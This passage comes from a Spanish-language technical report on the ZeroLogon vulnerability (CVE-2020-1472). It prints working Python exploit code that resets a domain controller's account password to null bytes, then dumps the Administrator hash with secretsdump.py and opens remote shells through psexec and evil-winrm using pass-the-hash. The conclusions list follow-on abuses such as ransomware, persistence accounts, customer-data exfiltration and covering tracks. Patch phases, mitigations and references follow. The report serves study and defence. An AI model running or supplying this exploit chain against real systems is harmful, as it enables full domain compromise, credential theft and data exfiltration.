
```
#Función que se llama después de bypassear la autenticación que cambia la contraseña del usuario local del DC.
def passwordSet2(rpc_con, dc_name, target_account):
        dce = rpc_con

        if dce is None:
                return

        request = NetrServerPasswordSet2()
        request['PrimaryName'] = dc_name + '\x00'
        request['AccountName'] = target_account + '\x00'
        request['SecureChannelType'] = nrpc.NETLOGON_SECURE_CHANNEL_TYPE.ServerSecureChannel
        request['ComputerName'] = dc_name + '\x00'
        request['Authenticator'] = get_authenticator()
        #Como nos piden una contraseña de 516 bytes como máximo, introducimos en el paquete 516 null bytes (00)
        clear = NL_TRUST_PASSWORD()
        clear['Buffer'] = b'\x00' * 516
        clear['Length'] = '\x00' * 4
        request['ClearNewPassword'] = clear

        try:
                print()
                resp = dce.request(request)
                print("Contraseña de la cuenta del DC cambiada. ZeroLogon explotado correctamente.\n")
        except Exception as e:
                raise
        dce.disconnect()
```

Figura 14. Explicación tercera función del código (Fuente propia).

Con esta función, ZeroLogon en sí ya estaría completo, pero nosotros hemos querido ir un paso más allá en la automatización de la escalada de privilegios.

4) `get_shell()` ¡Opcional!

Hemos programado varias funciones que utilizan automáticamente secretsdump.py para recoger el hash NT de Administrador, y utilizar distintas herramientas que utilicen la técnica Pass The Hash para obtener una shell al propio administrador del dominio, pudiendo añadir nuevos usuarios, descargar bases de datos privadas, suplantar a cualquier otra persona del dominio, instalar sofware malicioso para crear persistencia…. Las posibilidades ya son infinitas ya que somos los Administradores supremos de la organización.



```python
#Shell por psexec
def get_shell_psexec(administrator_hash, dc_ip):
        command = "psexec.py -hashes %s Administrador@%s" % (administrator_hash, dc_ip)
        os.system(command)

#Shell por evil winrm // gem install evil-winrm
def get_shell_evilwinrm(administrator_hash, dc_ip):
        command = "evil-winrm -H %s -u Administrador -i %s" % (administrator_hash.split(':')[1],dc_ip)
        os.system(command)

#Ejecución de secretsdump
def get_secretsdump(com_name,dc_ip):
        command = "secretsdump.py -just-dc -no-pass '%s'@%s" % (com_name , dc_ip)
        os.system(command)
#Buscar y devolver el hash del Administrador usando la libreria Regular Expressions
def get_administrator_hash(dom_name, com_name, dc_ip):
        out_file = "out"
        command = "secretsdump.py -no-pass %s/'%s'@%s -just-dc-user Administrador" % (dom_name, com_name, dc_ip)
        os.system("%s > %s" % (command, out_file))
        out_contents = open(out_file, "r").read()
        administrator_hash = re.findall("Administrador:500:(.+)", out_contents)[0][:-3]
        os.system("rm out")
        return administrator_hash
```

Figura 15. Explicación cuarta función del código (Fuente propia).

5. PARCHE A LA VULNERABILIDAD

El parcheado se publica en dos fases. La primera, denominada “Fase de implementación inicial” es del 11 de agosto de 2020 y exige el uso de RPC seguro en (Microsoft, 2020c):

- Cuentas de equipo en dispositivos basados en Windows.
- Cuentas de confianza.
- Todos los DC de Windows y los que no son de Windows.

Además de esto, incluye una nueva directiva de grupo para permitir cuentas de dispositivo no compatibles, es decir, las que usan conexiones de canales seguros de Netlogon vulnerables. Aunque los DC se ejecuten en modo de cumplimiento, no se rechazará la conexión a los dispositivos permitidos. El modo de cumplimiento de DC es utilizar RPC seguro o que la cuenta se haya agregado a la política de grupo “Controlador de dominio: Permitir conexiones de canal seguro Netlogon vulnerables” (Microsoft, 2020c).

También se añade una clave de registro FullSecureChannelProtection para habilitar el modo de cumplimiento de DC para todas las cuentas del equipo. Y, por último, incluye nuevos eventos cuando las cuentas son o van a ser denegadas en el modo de ejecución de DC (Microsoft, 2020c).

La segunda fase, denominada “Fase de ejecución”, se lanza el 9 de febrero 2021, y marca la transición a la fase de ejecución. Los DC ahora se encuentran en modo cumplimiento, lo que implica que todos los dispositivos con Windows o cualquier sistema operativo, utilicen RPC seguro con el canal fiable de Netlogon. La excepción a esta condición sería permitirlo explícitamente. A esto añadir que, al ya estar parcheada la vulnerabilidad, se eliminará el evento con ID 5829, y sólo se mantendrán el 5827 y el 5828 (Microsoft, 2020c).

6. CONCLUSIONES

¿Qué más se podría conseguir con este tipo de ataque?

Una vez obtenido el hash NTLM, utilizando la herramienta secretsdump.py del administrador de la máquina del directorio activo, podemos utilizar el protocolo WS-MAN (protocolo de administración de un servidor IIS) y obtener una Shell para atacar a la confidencialidad, la integridad, la disponibilidad y al no repudio ya que estamos suplantando la identidad del usuario administrador (y de cualquiera del dominio porque hemos extraído sus hashes).

Ya que tenemos acceso a toda la corporación, podríamos realizar una instalación de malware para conseguir credenciales de otros servicios como podrían ser GitLab, en caso de que ataquemos a una empresa de desarrollo de software.

También, podríamos encriptar la información con un ransomware y pedir un rescate económico.

Si queremos obtener persistencia, podemos crear un nuevo usuario del dominio y añadirlo al grupo de Administradores, pudiendo así dumpear los hashes cuando queramos y seguir suplantando a cualquiera perteneciente a la organización.

Además, se pueden filtrar datos privados de la empresa, ya que conoceríamos a los empleados y, en el caso en el que el directorio activo estuviese ligado a varias bases de datos, podríamos exfiltrar más datos, como los de los clientes (cuentas bancarias, facturas, contratos, etc).

Para no levantar sospechas, podríamos volver a ponerle al usuario atacado la contraseña original.

¿Se podría combinar con otras técnicas?

Utilizando *Pass The Hash*, con esta técnica y la capacidad de Zerologon para obtener permisos en la máquina del DC, podemos dumpear los hashes y sin crackearlos autenticarnos contra diversos servicios y protocolos, como SMB, Win-RM, RDP, etc…

Si el dominio no soporta autenticación NTLM, podríamos utilizar estos hashes para crear *tickets* de oro de Kerberos, los cuales nos servirían para autenticarnos con otras cuentas.

Figura 16. Demostración del ataque y obtención de la Shell (Fuente propia).

¿Cómo se podría evitar, o por lo menos, mitigar sus impactos?

- Parchear la vulnerabilidad con la actualización que ofrece Microsoft.
- No permitir que el vector de inicialización sea todo ceros, sino que sea verdaderamente aleatorio.
- No tomar atajos criptográficos.
- Programar de manera defensiva, para que no se acepten datos que son evidentemente falsos, como una marca de tiempo de hace 50 años.
- Establecer como obligatorio el "sign and seal".
- Limitar los intentos de autentificación a 5 por ejemplo, para que no se den este tipo de ataques probabilísticos.
- Desde la perspectiva Blue Team, crear una regla YARA para detectar el uso de la función NetrPasswordSet2.

7. BIBLIOGRAFÍA

Bagget, M. (2013, 23 Marzo). *Psexec Python Rocks!*. Sans. https://www.sans.org/blog/psexec-python-rocks/

Castillo, J.A. (2018, 15 Diciembre). *Active Directory qué es y para qué sirve*. Profesional Review. https://www.profesionalreview.com/2018/12/15/active-directory/

CCN-CERT. (2020, 15 Septiembre). *Vulnerabilidad crítica en Windows Server*. https://www.ccn-cert.cni.es/seguridad-al-dia/alertas-ccn-cert/10477-ccn-cert-al-09-20-vulnerabilidad-zerologon.html

Dirk-jan. (2020, 24 Septiembre). *CVE-2020-1472 POC*. GitHub. Recuperado el 13 enero, 2021, de https://github.com/dirkjanm/CVE-2020-1472

Ducklin, P. (2020, 17 Septiembre). *Zerologon – hacking Windows servers with a bunch of zeros*. Nacked Security. https://nakedsecurity.sophos.com/2020/09/17/zerologon-hacking-windows-servers-with-a-bunch-of-zeros/

Espinoza, C. (2020, 10 Julio). CVE-2020-1472: La vulnerabilidad de 'Zerologon' en Netlogon podría permitir a los atacantes secuestrar el controlador de dominio de Windows. *Vulnerabilidades*, Capital Software. https://capitalsoftware.com.ni/2020/10/07/cve-2020-1472-la-vulnerabilidad-de-zerologon-en-netlogon-podria-permitir-a-los-atacantes-secuestrar-el-controlador-de-dominio-de-windows/

Extrahop. (2020, 27 Octubre). *Microsoft Remote Procedure Call (MSRPC)*. https://www.extrahop.com/resources/protocols/msrpc/

Hackplayers. (2020, 7 Febrero). *Evil-WinRM*. GitHub. Recuperado el 13 enero, 2021, de https://github.com/Hackplayers/evil-winrm

INCIBE. (2020, 16 Septiembre). *Vulnerabilidad crítica del protocolo NetLogon en las versiones Windows Server*. https://www.incibe.es/content/vulnerabilidad-critica-del-protocolo-netlogon-las-versiones-windows-server

Kovalenko, I. & Meydoni, I. (2020, 8 Noviembre). *Zerologon Vulnerability: Analysis and Detection Tools*. Cynet. https://www.cynet.com/zerologon/

Microsoft. (2009, 10 Agosto). *How RPC Works*. https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc738291(v=ws.10)?redirectedfrom=MSDN

Microsoft. (2011, 6 Junio). *Active Directory Logical Structure Background Information*. https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc756901(v=ws.10)?redirectedfrom=MSDN

Microsoft. (2020a, 24 Agosto). *Session-Key Negotiation*. https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-nrpc/7b9e31d1-670e-4fc5-ad54-9ffff50755f9

Microsoft. (2020b, 26 Octubre). *[MS-NRPC]: Netlogon Remote Protocol*. https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-nrpc/ff8f970f-3e37-40f7-bd4b-af7336e4792f

Microsoft. (2020c, 20 Noviembre). *Cómo administrar los cambios en conexiones de canal seguro de Netlogon asociadas con CVE-2020-1472*. https://support.microsoft.com/es-es/help/4557222/how-to-manage-the-changes-in-netlogon-secure-channel-connections-assoc

Motos, V. (2020, 16 Septiembre). Zerologon desatado: la vulnerabilidad que permite comprometer cualquier controlador de dominio de Windows fácilmente. *Septiembre*, Hack Players. https://www.hackplayers.com/2020/09/zerologon-desatado-comprometer-DCs-facilmente.html

Paessler (2020, 25 Septiembre). *IT Explained: Active Directory*. https://www.es.paessler.com/it-explained/active-directory#section5

SecureAuth. (2020, 11 Noviembre). *Impacket*. https://www.secureauth.com/labs/impacket/

SecureAuthCorp. (2021, 11 Enero). *What is Impacket?*. GitHub. Recuperado el 13 enero, 2021, de https://github.com/SecureAuthCorp/impacket

Tervoort, T. (2020). *Zerologon: Unauthenticated domain controller compromise by subverting Netlogon cryptography (CVE-2020-1472).* Secura. https://www.secura.com/uploads/whitepapers/Zerologon.pdf

Trend Micro. (2020, 23 Diciembre). *¿Qué es Zerologon?*. https://www.trendmicro.com/es_es/what-is/zerologon.html